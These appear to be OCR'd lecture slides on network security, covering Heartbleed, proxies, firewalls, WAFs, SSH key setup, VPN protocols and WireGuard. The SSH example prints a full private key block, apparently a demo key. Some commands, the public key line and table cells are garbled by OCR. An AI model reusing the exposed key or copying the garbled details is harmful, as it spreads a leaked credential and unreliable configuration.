Ne pas utiliser les versions vulnérables d'OpenSSL (1.0.1 à 1.0.1f inclus)


`http://heartbleed.com`

Outline

HTTP proxy servers




Proxy




- mémoire cache, compression de données ;
- historique (logs) ;
- la sécurité du réseau local ;
- le filtrage : restrictions de sites, blocage des contenus (malware, adult content, etc.) accepte que les internautes d'un certain pays ;
- la répartition de charge ;

Proxy vs Reverse Proxy



Firewall: Parefeu



Le filtrage selon :

- l'origine ou la destination des paquets (IP, ports TCP/UDP, interface réseau, etc.) ;
- les options contenues dans les données;
- les données elles-mêmes (taille, etc.) ;
- les utilisateurs.

Pare-feu sans état (stateless firewall)

Chaque paquet indépendamment des autres est comparé à une liste de règles :

- Access Control List (ACL certains pare-feux Cisco),
- Policy (pare-feu Juniper/Netscreen),
- filters,
- rules.

Pare-feu à états (stateful firewall)

Vérification des paquets à une connexion en cours.
Comme pour TCP.


WAF: Web App Firewall

Reverse Proxy.
WAF se situe entre les utilisateurs externes et les applications Web (serveur) pour analyser toutes les communications HTTP.

Outline

Secure Shell (SSH)

- In 1995, SSH-1 by Tatu Ylönen
- In 2006, SSH-2 by IETF, RFC 4251 - 4254
- In 2023, SSH-3 based on HTTP/3 and QUIC




Network Authentication - SSH

- **Generating and Using SSH Keys**
  - Generate a key pair: `ssh-keygen -t ed25519`
  - Public key: `~/.ssh/id_ed25519.pub`
  - Private key: `~/.ssh/id_ed25519`
- **Configuring Keys**
  - Copy the public key to the server: `ssh-copy-id user@server`
  - Public key added to: `~/.ssh/authorized_keys`
- **Securing the SSH Service**
  - Configuration file: `/etc/ssh/sshd_config`
  - Disable password authentication: `PasswordAuthentication no`
  - Add a proper PAM (Pluggable Authentication Modules) configuration

Secure Shell (SSH) Example

```
sss-keygen

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAM
wAAAAtzc2gtZWQyNTUxOQAAACATbdO/42RFdVJRftYdqw4igZeD1Bp/MZ
UZBXjCJYgjlQAAAJhFXOsVRVzrFQAAAAtzc2gtZWQyNTUxOQAAACATbdO
/42RFdVJRftYdqw4igZeD1Bp/MZUZBXjCJYgjlQAAAEAcHpM/LBPhy5M8
2GUSIUBOXQ5xjNJQKg5dmcWp5K7PZxNt3T/jZEV1UlF+1h2rDiKBl4PUG
n8xlRkFeMIliCOVAAAADmd1aWxoZW1Ac3NsdnBuAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----

SHA256:40Nl3InRpXTQPJ6lW66V0Jn385T551Eo1FbILv9M4Jo root@nba

.ssh/authorized_keys

ssh-ed25519 AAAAC3NzaZDI1NTE5A/jZEV1lF+1hFeMIliCOV root@nba
```

VPN Virtual Private Network




OpenVPN, WireGuard, IKEv2, PPTP (Point-to-Point Tunneling Protocol), and L2TP/IPSec (Layer 2 Tunneling Protocol), Secure Socket Tunneling Protocol (SSTP)

VPN Virtual Private Network

	PPTP	L2TP	SSTP	IKEv2	OPENVPN
PLATFORM	iOS	iOS		iOS	All platforms (3rd party apps)
SECURITY	Basic encryption	IPSec Encryption	SSL 3.0 Encryption	IPSec Encryption	AES Encryption
FIREWALL	TCP port 1723 easy to block	UDP Port 500 easy to block	Use 443 port hard to block	N/A	Use 443 port hard to block
RESULT	Old and outdated Don't use	Better than PPTP	Good but mostly Windows	Automatic VPN Connection	Faster Secure Cross-platform


IKpsk2 Key agreement (Microsoft and Cisco)



Shadow Brokers Leak Just Revealed How The NSA Broke American-Made Encryption


Wireguard 2015, by Jason A. Donenfeld

`https://www.wireguard.com/`



Wireguard, properties

- Agreement over exchanged messages
- Secrecy of computed keys
- Post-Forward Secrecy
- Anonymity



Proposed fixes

- $\text{mac}_1^r = \text{mac}(H(\text{Label-M}, U, g^{uv}), [2 \| \cdots \| \{\varnothing\}])$
- $\text{mac}_1^r = \text{mac}(H(\text{Label-M}, U, \text{psk}), [2 \| \cdots \| \{\varnothing\}])$

$\Longrightarrow$ anonymity is verified (with Proverif as an observational equivalence property

Outline

Today

1. Fonctionnement du Web
2. Efail, PGP et SMIME
3. Échange de clefs DH
4. Kerberos
5. Homograph Attack
6. Clik Hijacking
7. TLS
8. SSH, VPN
9. Proxy Firewall

Phil Zimmermann en 1991

“If privacy is outlawed, only outlaws will have privacy”

`https://privacytests.org/`